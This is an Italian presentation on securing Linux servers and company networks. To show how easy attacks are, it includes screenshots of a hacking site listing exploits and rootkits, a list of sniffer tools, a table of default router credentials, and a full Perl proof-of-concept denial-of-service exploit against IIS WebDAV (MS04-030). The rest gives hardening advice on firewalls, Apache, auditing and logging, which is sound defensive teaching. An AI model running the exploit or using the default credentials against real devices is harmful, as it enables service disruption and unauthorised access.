

Linux Server Sicuri

Introduzione ad una gestione dei server Linux Sicuri
e cenni generali di difesa informatica.

Di Alessio Porcacchia

porcacchia@softhome.net



Rischi correlati alla sicurezza

Molte volte non ci si rende conto che la sicurezza informatica presso una struttura, sia aziendale, pubblica o di uno studio di professionisti, è fondamentale per la salvaguardia delle proprie informazioni sensibili. Ci si dimentica che rubare informazioni con l'informatica è molto più subdolo di quel che si pensi, perché ci dà un senso di falsa sicurezza. Copiare qualcosa di importante (un file un programma) e lasciare l'originale al suo posto è molto peggio di rubarlo perché dà un senso di falsa sicurezza, che il file si trovi lontano da occhi indiscreti. Se credete che sia tanto difficile penetrare un sistema...

The screenshot shows the Eviltime website interface. At the top, there are navigation links: Home, Staff members, and Contact us. Below this, there are two main columns. The left column contains two menu boxes: 'Hacking' and 'GNU/Linux'. The 'Hacking' menu lists various topics like 'Our tools & articles', 'Tutorials', 'Exploit', 'Security scanners', etc. The 'GNU/Linux' menu lists 'Server daemons', 'Tutorials', 'Firewalls', 'Desktop managers', etc. The right column contains two text boxes: 'Welcome to ET' and 'News of ET'. The 'Welcome to ET' box contains a message about the site's purpose and a link to search for new members. The 'News of ET' box contains a list of dates and corresponding updates or news items.

Home | Staff members | Contact us

☆ Hacking ☆

- Our tools & articles
- Tutorials
- Ezine
- Exploit
- Security scanners
- Cryptography
- Rootkits
- Logcleaners
- Kernel moduling
- Sniffing
- Shellcoding
- Tools
- Reversing
- Links

☆ GNU/Linux ☆

- Server daemons
- Tutorials
- Firewalls
- Desktop managers
- General security
- System utilities
- Downloadable distros
- Kernel
- Bootloaders
- Development
- Games
- Links

☆ Welcome to ET ☆

Welcome to Eviltime, this site has been created, for support, for security and programming, it covers all, from O.S to all the main languages, from the advanced techniques of hacking, to the basics for linux newbies. You can Also find, in 'Our tools & articles' section and tutorials, of our staff..

And that's all, for further information about us, or the project, (the updates have this form, dd-mm-yyyy)

[project is searching for new members mail \(staff\) eviltime.com, will never die =>](#)

☆ News of ET ☆


- 02-07-2004 Added two sources code (OpenWebSpider & s
- 03-06-2004 Updated the [links](#) and the [staff](#) sections
- 03-06-2004 New member in the staff [konewka](#)
- 15-05-2004 Added [gyan_sendmail.c](#) local root [exploit](#)
- 15-05-2004 Added [sasserftpd.c](#) in [exploit](#)
- 12-05-2004 Added ASs Advanced Shen139' Shellcode: He
- 12-05-2004 Updated [tutorials](#) and the [links](#) sections
- 22-04-2004 Added 3 [firewall](#) utilities
- 15-04-2004 Added two new remote [exploit](#)
- 15-04-2004 Added [knock-0.1](#) and [rkunter-1.0.6](#) in [tools](#)
- 04-04-2004 [loggy-3.0](#) new version has been released (au
- 29-03-2004 Added [adore-ng-0.41](#) in [rootkits](#)
- 29-03-2004 Added [macker.pl](#) remote root [exploit](#)
- 16-03-2004 [OpenGestion2.2](#) is out! (author: [e4m](#))
- 16-03-2004 updated [kernel](#) and [downloadable distros](#)

LO CREDETE VERAMENTE? CHE SIA DIFFICILE TROVARE TOOLS?

Index of /pub2/linux/sniffer

Icon	Name	Last modified	Size	Description[DIR]	Parent Directory
	-				
[]	Esniiff.c	30-Sep-2000 00:00	12K		
[]	IPInvestigator.tgz	30-Sep-2000 00:00	4.6K	tar xvfz filename	
[]	etherdump103.zip	30-Sep-2000 00:00	27K		
[]	etherload103.zip	30-Sep-2000 00:00	136K		
[]	findsniffpromisc.c	30-Sep-2000 00:00	2.7K	其它	
[]	getethers1.6.tar.gz	30-Sep-2000 00:00	42K	tar xvfz filename	
[]	linsniffer.c	30-Sep-2000 00:00	5.1K		
[]	linsniffer.c.gz	30-Sep-2000 00:00	1.7K		
[]	linux_sniffer.c	30-Sep-2000 00:00	3.5K		
[]	pcs.tgz	30-Sep-2000 00:00	13K	tar xvfz filename	
[]	sniffit.0.3.5.tar.gz	30-Sep-2000 00:00	193K	tar xvfz filename	
[]	sniffit_0_1_2_tar.gz	30-Sep-2000 00:00	18K	tar xvfz filename	
[]	snifftest.c	30-Sep-2000 00:00	4.5K		
[]	solaris.c	30-Sep-2000 00:00	20K		
[]	solsniffer.c	30-Sep-2000 00:00	19K		
[]	sunsniff.c	30-Sep-2000 00:00	14K		
[]	tcpview.c	30-Sep-2000 00:00	13K		
[]	web_sniff.c	30-Sep-2000 00:00	15K		

Come non deve essere fatta una rete




Rete piu' che potenzialmente insicura

Pensate che una password su un router possa fermare un attaccante?


Default Password List
2004-10-30

Manufacturer	Product	Revision	Protocol	User ID
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	debug
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	tech
3COM	HiPerARC	v4.1.x	Telnet	adm
3COM	LANplex	2500	Telnet	debug
3COM	LANplex	2500	Telnet	tech
3COM	LinkSwitch	2000/2700	Telnet	tech
3COM	NetBuilder		SNMP	
3COM	NetBuilder		SNMP	
3COM	Office Connect ISDN Routers	5x0	Telnet	n/a
3COM	SuperStack II Switch	2200	Telnet	debug
3COM	SuperStack II Switch	2700	Telnet	tech
3COM			Telnet	adm
3COM			Telnet	admin
3COM			Telnet	manager
3COM			Telnet	monitor
3COM			Telnet	read
3COM			Telnet	security

Esempio tragico di DMZ



Pensate che sia difficile trovare un exploit Per attaccare un solo firewall?



```
CAN-2003-0718
#!/usr/bin/perl
# IIS BlowOut
# POC exploit for MS04-030. Found by Amit Klein.
# incognito_ergo yahoo com
# usage: perl ms04-030_spl.pl host port

use IO::Socket;

$port = @ARGV[1];
$host = @ARGV[0];

$socket = IO::Socket::INET->new(PeerAddr => $host,PeerPort =>
$port,Proto => "TCP");

for ($count=1; $count<9999; $count++) #more than nuff
{
$xmllatt = $xmllatt . "xmlns:z" . $count . "\n\xml:\n ";
}

$xmldata = "<?xml version='1.0'>\r\n<a:propfind xmlns:a='DAV:' " .
$xmllatt .
">\r\n<a:prop>a:getcontenttype/></a:prop>\r\n<a:propfind>\r\n\r\n";
$l=length($xmldata);

$req="PROPFIND / HTTP/1.1\nContent-type: text/xml\nHost:
$host\nContent-length: $l\n\n$xmldata\n\n";

syswrite($socket,$req,length($req));


close $socket;
```

Alertes Virus : F-VNS Security™ : Vulnerability Scan : MailingListes : Partenaires

Tous droits réservés © 2002-2004 K-OTIK Security [Voir Notice Légale](#)

Done

Esempio di rete sicura



I servizi devono essere il minimo indispensabile

- Esempio se non avete un servizio di ftp pubblico ma ad uso e consumo aziendale usate sftp (ssh) (errore comune mettere comunque ftp)
- Aggiornate i pacchetti
- Seguite sui maggiori siti di sicurezza allarmi riguardanti bugs o exploit
- La prima regola tutto cio' che non e' Esplicitamente autorizzato e' VIETATO
- L'autorizzazione sulle macchine e le password su tali macchine devono essere cambiate ed essere complesse (root non e' una buona idea come password)
- Mantenete aggiornato il personale sulle procedura da seguire da parte di esterni (telefono) proteggendo il sistema da attacchi di social engineering (there's no patch for human stupidity) Kevin Mitnick docet

I FIREWALL

- Usate distribuzioni diverse l'una dall'altra, tale atteggiamento complica la vita agli attaccanti
- Per semplificarvi la vita per le regole usate l'applicativo GUI di Fwbuilder.org (linux)
- **NON INSTALLATE NESSUN SERVIZIO SULLE MACCHINE ADDETTE AL FIREWALL**
- Con linux potete usare anche macchine obsolete (smoothwall) di Lawrence Manning
- Usate Bastille per hardenizzare le macchine
- Fate si' che le modifiche alle regole dei firewall siano studiate a tavolino e che ogni aggiornamento sia fatto ne sia a conoscenza il tutto il personale responsabile.

Servizi sulle Dmz

- Apache settato con le seguenti regole :
 - ◆ ID Opzioni user e group Nobody
 - ◆ -Indexes
 - ◆ UserDir disabled
 - ◆ SSI Option IncludesNoExec
 - ◆ ServerTokens ProductOnly (curl purtroppo insegna)
 - ◆ Server di posta Postfix (occultamento tramite masquerading)
 - ◆ Server Ftp aziendale (sftp)
 - ◆ Ftp pubblico (chroot jail) (configurazione ottimizzata proftp.conf)

Auditing e Proxy

- Sulla macchina di auditing usate Aide e Snort
- La macchina deve usare solamente ssh e l'Xforwarding settato sul sshd_conf
- Aide tiene traccia delle modifiche degli attributi dei files e dei binari (tripwire)
- Snort
- Sulla macchina per il proxy usate squid
- ♦ Stealth logging www.honeynet.org

Logging

Il controllo dei log e' fondamentale per sapere cosa sta accadendo alla macchina e se qualcuno sta tentando operazioni non lecite sulle vostre macchine. E' fondamentale che i log siano backupati e tenuti al sicuro.

- *Syslog-ng*
- */sbin/logrotate (rotazione log)*
- *Swatch (per controllo dei servizi in Dmz)*

Regole Generali

- Le password di root delle macchine devono essere a conoscenza solo ed esclusivamente di chi le gestisce
- Le password usate non devono essere parole di uso comune
- I permessi sui files devono essere accuratamente gestiti
- I vantaggi indiscutibili di non essere le vittime prestabilite dei soliti virus non significa che non bisogna tenere bassa la guardia Esistono buoni antivirus per linux (anche se probabilmente non li userete mai)

Nessun altro OS vi puo' dare questo...solo LINUX

- SOLO LINUX!
- Low TCO
- Utilizzo di programmi liberi
- Nessun legaccio commerciale

Alessio Porcacchia

porcacchia@softhome.net

